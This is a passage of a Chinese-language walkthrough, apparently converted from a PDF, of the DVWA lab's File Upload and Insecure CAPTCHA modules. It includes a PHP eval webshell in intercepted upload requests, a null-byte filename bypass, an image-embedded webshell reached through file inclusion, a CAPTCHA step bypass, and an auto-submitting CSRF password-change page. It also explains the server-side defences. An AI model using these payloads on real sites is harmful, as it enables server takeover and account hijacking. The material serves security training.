
<?php @eval($_POST['apple']);?>
-----WebKitFormBoundaryjcwcm3Y0KNIZjsJZG
Content-Disposition: form-data; name="Upload"
```

Content-Type: image/png

Upload

-----WebKitFormBoundaryjcwcm3Y0KNIZjsJZG--

可以看到文件类型为 image/png，尝试修改 filename 为 hack.php。



```
Original request Edited request Response
Raw Params Headers Hex
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryjcwcm3Y0KNIZjsJZG
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://192.168.153.130/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: security=medium; PHPSESSID=1ah9ck9tm944lvbkgh7g2isqp0

-----WebKitFormBoundaryjcwcm3Y0KNIZjsJZG
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----WebKitFormBoundaryjcwcm3Y0KNIZjsJZG
Content-Disposition: form-data; name="uploaded"; filename="hack.php"
Content-Type: image/png

<?php @eval($_POST['apple']);?>
-----WebKitFormBoundaryjcwcm3Y0KNIZjsJZG
Content-Disposition: form-data; name="Upload"
```

上传成功。


Vulnerability: File Upload

Choose an image to upload:

未选择任何文件

.../.../hackable/uploads/hack.php successfully uploaded!

上菜刀，获取 webshell 权限。



3. 截断绕过规则

在 php 版本小于 5.3.4 的服务器中，当 Magic_quote_gpc 选项为 off 时，可以在文件名中使用%00 截断，所以可以把上传文件命名为 hack.php%00.png。

可以看到，包中的文件类型为 image/png，可以通过文件类型检查。

```
Request Response
Raw Params Headers Hex

Cache-Control: max-age=0
Origin: http://192.168.153.130
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary1tzP\V12abhbRSTLJ
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://192.168.153.130/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: security=medium; PHPSESSID=1ah9ck9tm944lvbkgh7g2isqp0

-----WebKitFormBoundary1tzP\V12abhbRSTLJ
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----WebKitFormBoundary1tzP\V12abhbRSTLJ
Content-Disposition: form-data; name="uploaded"; filename="hack.php%00.png"
Content-Type: image/png

<?php @eval($_POST['apple']);?>
-----WebKitFormBoundary1tzP\V12abhbRSTLJ
Content-Disposition: form-data; name="Upload"

Upload
-----WebKitFormBoundary1tzP\V12abhbRSTLJ--
```

上传成功。

Vulnerability: File Upload

Choose an image to upload:

未选择任何文件

./.../hackable/uploads/hack.php%00.png successfully uploaded!

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websitetecurity/upload-forms-threat/>

而服务器会认为其文件名为 hack.php，顺势解析为 php 文件。遗憾的是，由于本次实验环境的 php 版本为 5.4.31，所以无法进行验证。

High

服务器端核心代码

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path    = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
};

    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name'
' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext  = substr( $uploaded_name, strpos( $uploaded_name, '.' ) + 1 );
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_tmp  = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower(
$uploaded_ext ) == "jpeg" || strtolower( $uploaded_ext ) =
= "png" ) &&
        ( $uploaded_size < 100000 ) &&
        getimagesize( $uploaded_tmp ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $uploaded_tmp, $target_pat
h ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} successfully uploaded!</p
re>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only ac
cept JPEG or PNG images.</pre>';
    }
}
```

```
    }  
}  
  
?>
```

strpos(string,find,start)

函数返回字符串 `find` 在另一字符串 `string` 中最后一次出现的位置，如果没有找到字符串则返回 `false`，可选参数 `start` 规定在何处开始搜索。

getimagesize(string filename)


函数会通过读取文件头，返回图片的长、宽等信息，如果没有相关的图片文件头，函数会报错。


可以看到，High 级别的代码读取文件名中最后一个“.”后的字符串，期望通过文件名来限制文件类型，因此要求上传文件名形式必须是“*.jpg”、“*.jpeg”、“*.png”之一。同时，`getimagesize` 函数更是限制了上传文件的文件头必须为图像类型。

漏洞利用

采用%00截断的方法可以轻松绕过文件名的检查，但是需要将上传文件的文件头伪装成图片，由于实验环境的 `php` 版本原因，这里只演示如何借助 High 级别的文件包含漏洞来完成攻击。

首先利用 `copy` 将一句话木马文件 `php.php` 与图片文件 `1.jpg` 合并





生成的文件 hack.jpg



打开可以看到，一句话木马藏到了最后。

顺利通过文件头检查，可以成功上传。

Vulnerability: File Upload

Choose an image to upload:

未选择任何文件

.../.../hackable/uploads/hack.jpg successfully uploaded!

More Information


- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websitesecurity/upload-forms-threat/>

上菜刀，右键添加 shell，地址栏填入

http://192.168.153.130/dvwa/vulnerabilities/fi/?page=file:///C:/xampp/htdocs/dvwa/hackable/uploads/hack.jpg

参数名填 apple，

脚本语言选择 php。



成功拿到 webshell。

目录 (9), 文件 (34)	名称	时间	大小	属性
C:\	Documents and Settings	2016-09-14 08:03:44	0	0777
C:\	IIS	2016-09-18 04:26:43	0	0777
C:\	Inetpub	2016-09-18 04:49:29	0	0777
C:\	MSOCache	2016-09-18 16:52:25	0	0555
C:\	Program Files	2016-11-02 09:48:23	0	0555
C:\	RECYCLER	2016-09-14 08:30:43	0	0777
C:\	System Volume Information	2016-09-14 08:03:23	0	0777
C:\	WINDOWS	2016-11-06 03:54:55	0	0777
C:\xampp		2016-09-18 05:34:56	0	0777
C:\xampp	AUTOEXEC.BAT	2016-09-14 07:59:24	0	0777
C:\xampp	boot.ini	2016-09-14 07:53:40	211	0666
C:\xampp	bootfont.bin	2008-04-14 14:00:00	322730	0444
C:\xampp	CONFIG.SYS	2016-09-14 07:59:24	0	0666
C:\xampp	eula.1028.txt	2007-11-07 01:00:40	17734	0666
C:\xampp	eula.1031.txt	2007-11-07 01:00:40	17734	0666
C:\xampp	eula.1033.txt	2007-11-07 01:00:40	10134	0666
C:\xampp	eula.1036.txt	2007-11-07 01:00:40	17734	0666
C:\xampp	eula.1040.txt	2007-11-07 01:00:40	17734	0666
C:\xampp	eula.1041.txt	2007-11-07 01:00:40	118	0666
C:\xampp	eula.1042.txt	2007-11-07 01:00:40	17734	0666

Impossible

服务器端核心代码

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session
_token' ], 'index.php' );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext  = substr( $uploaded_name, strpos( $uploade
d_name, '.' ) + 1 );
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_tmp  = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Where are we going to be writing to?
    $target_path    = DVWA_WEB_PAGE_TO_ROOT . 'hackable/uploads
';
    // $target_file    = basename( $uploaded_name, '.' . $upload
ed_ext ) . '-';
    $target_file    = md5( uniqid() . $uploaded_name ) . '.
' . $uploaded_ext;
    $temp_file      = ( ( ini_get( 'upload_tmp_dir' ) == '
') ? ( sys_get_temp_dir() ) : ( ini_get( 'upload_tmp_dir
' ) ) );
    $temp_file     .= DIRECTORY_SEPARATOR . md5( uniqid() . $up
loaded_name ) . '.' . $uploaded_ext;

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == 'jpg' || strtolower(
$uploaded_ext ) == 'jpeg' || strtolower( $uploaded_ext ) =
= 'png' ) &&
        ( $uploaded_size < 100000 ) &&
        ( $uploaded_type == 'image/jpeg' || $uploaded_type =
= 'image/png' ) &&
        getimagesize( $uploaded_tmp ) ) {

        // Strip any metadata, by re-encoding image (Note, usi
```

```

ng php-Imagick is recommended over php-GD)
    if( $uploaded_type == 'image/jpeg' ) {
        $img = imagecreatefromjpeg( $uploaded_tmp );
        imagejpeg( $img, $temp_file, 100);
    }
    else {
        $img = imagecreatefrompng( $uploaded_tmp );
        imagepng( $img, $temp_file, 9);
    }
    imagedestroy( $img );

    // Can we move the file to the web root from the temp folder?
    if( rename( $temp_file, ( getcwd() . DIRECTORY_SEPARATOR . $target_path . $target_file ) ) ) {
        // Yes!
        echo "<pre><a href='${target_path}${target_file}'>
${target_file}</a> successfully uploaded!</pre>";
    }
    else {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }

    // Delete any temp files
    if( file_exists( $temp_file ) )
        unlink( $temp_file );
}
else {
    // Invalid file
    echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
}
}

// Generate Anti-CSRF token
generateSessionToken();

?>

```

in_get(varname)

函数返回相应选项的值

`imagecreatefromjpeg(filename)`

函数返回图片文件的图像标识，失败返回 `false`

`imagejpeg(image , filename , quality)`

从 `image` 图像以 `filename` 为文件名创建一个 JPEG 图像，可选参数 `quality`，范围从 0 (最差质量，文件更小) 到 100 (最佳质量，文件最大)。

`imagedestroy(img)`

函数销毁图像资源

可以看到，**Impossible** 级别的代码对上传文件进行了重命名（为 md5 值，导致%00 截断无法绕过过滤规则），加入 Anti-CSRF token 防护 CSRF 攻击，同时对文件的内容作了严格的检查，导致攻击者无法上传含有恶意脚本的文件。

Insecure CAPTCHA

Insecure CAPTCHA，意思是不安全的验证码，CAPTCHA 是 Completely Automated Public Turing Test to Tell Computers and Humans Apart (全自动区分计算机和人类的图灵测试) 的简称。但个人觉得，这一模块的内容叫做不安全的验证流程更妥当些，因为这块主要是验证流程出现了逻辑漏洞，谷歌的验证码表示不背这个锅。

Vulnerability: Insecure CAPTCHA



Change your password:

New password:

Confirm new password:


ELIZABETH for HGV

输入文字:

Change

reCAPTCHA 验证流程

这一模块的验证码使用的是 Google 提供 reCAPTCHA 服务，下图是验证的具体流程。



服务器通过调用 `recaptcha_check_answer` 函数检查用户输入的正确性。

```
recaptcha_check_answer($privkey, $remoteip, $challenge, $response)
```

参数 `$privkey` 是服务器申请的 `private key`，`$remoteip` 是用户的 `ip`，`$challenge` 是 `recaptcha_challenge_field` 字段的值，来自前端页面，`$response` 是 `recaptcha_response_field` 字段的值。函数返回 `ReCaptchaResponse` class 的实例，`ReCaptchaResponse` 类有 2 个属性：
`$is_valid` 是布尔型的，表示校验是否有效，
`$error` 是返回的错误代码。

(ps:有人也许会问，那这个模块的实验是不是需要科学上网呢？答案是不用，因为我们可以绕过验证码)

下面对四种级别的代码进行分析。

Low

服务器端核心代码：

```
<?php

if( isset( $_POST[ 'Change' ] ) && ( $_POST[ 'step' ] == '1' ) ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new  = $_POST[ 'password_new' ];
    $pass_conf = $_POST[ 'password_conf' ];
}
```

```

    // Check CAPTCHA from 3rd party
    $resp = recaptcha_check_answer( $_DVWA[ 'recaptcha_private
    _key' ],
        $_SERVER[ 'REMOTE_ADDR' ],
        $_POST[ 'recaptcha_challenge_field' ],
        $_POST[ 'recaptcha_response_field' ] );

    // Did the CAPTCHA fail?
    if( !$resp->is_valid ) {
        // What happens when the CAPTCHA was entered incorrect
        ly
        $html      .= "<pre><br />The CAPTCHA was incorrect. Pl
        ease try again.</pre>";
        $hide_form = false;
        return;
    }
    else {
        // CAPTCHA was correct. Do both new passwords match?
        if( $pass_new == $pass_conf ) {
            // Show next stage for the user
            echo "
                <pre><br />You passed the CAPTCHA! Click the b
                utton to confirm your changes.<br /></pre>
                <form action=\"#\" method=\"POST\">
                    <input type=\"hidden\" name=\"step\" value
                    =\"2\" />
                    <input type=\"hidden\" name=\"password_new
                    \" value=\"$pass_new\" />
                    <input type=\"hidden\" name=\"password_con
                    f\" value=\"$pass_conf\" />
                    <input type=\"submit\" name=\"Change\" val
                    ue=\"Change\" />
                </form>";
        }
        else {
            // Both new passwords do not match.
            $html      .= "<pre>Both passwords must match.</pr
            e>";
            $hide_form = false;
        }
    }
}

```

```

if( isset( $_POST[ 'Change' ] ) && ( $_POST[ 'step' ] == '2
' ) ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new = $_POST[ 'password_new' ];
    $pass_conf = $_POST[ 'password_conf' ];

    // Check to see if both password match
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = mysql_real_escape_string( $pass_new );
        $pass_new = md5( $pass_new );

        // Update database
        $insert = "UPDATE `users` SET password = '$pass_new' W
HERE user = '" . dvwaCurrentUser() . "';";
        $result = mysql_query( $insert ) or die( '<pre>' . mys
ql_error() . '</pre>' );

        // Feedback for the end user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with the passwords matching
        echo "<pre>Passwords did not match.</pre>";
        $hide_form = false;
    }

    mysql_close();
}

?>

```

可以看到，服务器将改密操作分成了两步，第一步检查用户输入的验证码，验证通过后，服务器返回表单，第二步客户端提交 post 请求，服务器完成更改密码的操作。但是，这其中存在明显的逻辑漏洞，服务器仅仅通过检查 Change、step 参数来判断用户是否已经输入了正确的验证码。

漏洞利用

1. 通过构造参数绕过验证过程的第一步

首先输入密码，点击 Change 按钮，抓包：

```
Request to http://192.168.153.130:80
Forward Drop Intercept is on Action
Raw Params Headers Hex
POST /dvwa/vulnerabilities/captcha/ HTTP/1.1
Host: 192.168.153.130
Content-Length: 65
Cache-Control: max-age=0
Origin: http://192.168.153.130
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://192.168.153.130/dvwa/vulnerabilities/captcha/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: security=low; PHPSESSID=cbq0cur3squ333aaop32rjmnd4
step=1&password_new=password&password_conf=password&Change=Change
```

(ps: 因为没有翻墙，所以没能成功显示验证码，发送的请求包中也就没有captcha_challenge_field、captcha_response_field 两个参数)

更改 step 参数绕过验证码：

```
Request to http://192.168.153.130:80
Forward Drop Intercept is on Action
Raw Params Headers Hex
POST /dvwa/vulnerabilities/captcha/ HTTP/1.1
Host: 192.168.153.130
Content-Length: 65
Cache-Control: max-age=0
Origin: http://192.168.153.130
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://192.168.153.130/dvwa/vulnerabilities/captcha/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: security=low; PHPSESSID=cbq0cur3squ333aaop32rjmnd4
step=28&password_new=password&password_conf=password&Change=Change
```

修改密码成功：

Vulnerability: Insecure CAPTCHA

Password Changed.

More Information

- <http://www.captcha.net/>
- <https://www.google.com/recaptcha/>
- [https://www.owasp.org/index.php/Testing_for_Captcha_\(OWASP-AT-012\)](https://www.owasp.org/index.php/Testing_for_Captcha_(OWASP-AT-012))

2.由于没有任何的防 CSRF 机制，我们可以轻易地构造攻击页面，页面代码如下

```
<html>

<body onload="document.getElementById('transfer').submit()">

    <div>

        <form method="POST" id="transfer" action="http://192.168.15
3.130/dvwa/vulnerabilities/captcha/">

            <input type="hidden" name="password_new" value="p
assword">

            <input type="hidden" name="password_conf" value=""
password">

            <input type="hidden" name="step" value="2"

            <input type="hidden" name="Change" value="Change
">

        </form>

    </div>

</body>

</html>
```

当受害者访问这个页面时，攻击脚本会伪造改密请求发送给服务器。

3070	http://192.168.153.130	POST	/dvwa/vulnerabilities/captcha/	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	5638	HTML
3071	http://www.google.com	GET	/recaptcha/api/challenge?k=6Lde7wcU...	<input checked="" type="checkbox"/>	<input type="checkbox"/>			
3072	https://clients1.google.com	POST	/tbproxy/af/query?client=Google%20Ch...	<input checked="" type="checkbox"/>	<input type="checkbox"/>			

Request Response

Raw Params Headers Hex

```

POST /dvwa/vulnerabilities/captcha/ HTTP/1.1
Host: 192.168.153.130
Content-Length: 65
Cache-Control: max-age=0
Origin: null
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: security=low; PHPSESSID=cbq0cur3squ333aaop32rjmnd4

password_new=password&password_conf=password&step=2&Change=Change

```

美中不足的是，受害者会看到更改密码成功的界面（这是因为修改密码成功后，服务器会返回 302，实现自动跳转），从而意识到自己遭到了攻击。

Vulnerability: Insecure CAPTCHA

Password Changed.

Medium

服务器端核心代码：

```

<?php

if( isset( $_POST[ 'Change' ] ) && ( $_POST[ 'step' ] == '1
' ) ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new  = $_POST[ 'password_new' ];
    $pass_conf = $_POST[ 'password_conf' ];

```

```

    // Check CAPTCHA from 3rd party
    $resp = recaptcha_check_answer( $_DVWA[ 'recaptcha_private
_key' ],
    $_SERVER[ 'REMOTE_ADDR' ],
    $_POST[ 'recaptcha_challenge_field' ],
    $_POST[ 'recaptcha_response_field' ] );

    // Did the CAPTCHA fail?
    if( !$resp->is_valid ) {
        // What happens when the CAPTCHA was entered incorrect
        ly
            $html     .= "<pre><br />The CAPTCHA was incorrect. Pl
ease try again.</pre>";
            $hide_form = false;
            return;
    }
    else {
        // CAPTCHA was correct. Do both new passwords match?
        if( $pass_new == $pass_conf ) {
            // Show next stage for the user
            echo "
                <pre><br />You passed the CAPTCHA! Click the b
utton to confirm your changes.<br /></pre>
                <form action=\"#\" method=\"POST\"
                    <input type=\"hidden\" name=\"step\" value
=\"2\" />
                    <input type=\"hidden\" name=\"password_new
\" value=\"$pass_new\" />
                    <input type=\"hidden\" name=\"password_con
f\" value=\"$pass_conf\" />
                    <input type=\"hidden\" name=\"passed_captc
ha\" value=\"true\" />
                    <input type=\"submit\" name=\"Change\" val
ue=\"Change\" />
                </form>";
        }
        else {
            // Both new passwords do not match.
            $html     .= "<pre>Both passwords must match.</pr
e>";
            $hide_form = false;
        }
    }
}

```

```

if( isset( $_POST[ 'Change' ] ) && ( $_POST[ 'step' ] == '2
' ) ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new = $_POST[ 'password_new' ];
    $pass_conf = $_POST[ 'password_conf' ];

    // Check to see if they did stage 1
    if( !$POST[ 'passed_captcha' ] ) {
        $html .= "<pre><br />You have not passed the CAPTC
HA.</pre>";
        $hide_form = false;
        return;
    }

    // Check to see if both password match
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = mysql_real_escape_string( $pass_new );
        $pass_new = md5( $pass_new );

        // Update database
        $insert = "UPDATE `users` SET password = '$pass_new' W
HERE user = '" . dvwaCurrentUser() . "';";
        $result = mysql_query( $insert ) or die( '<pre>' . mys
ql_error() . '</pre>' );

        // Feedback for the end user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with the passwords matching
        echo "<pre>Passwords did not match.</pre>";
        $hide_form = false;
    }

    mysql_close();
}

?>

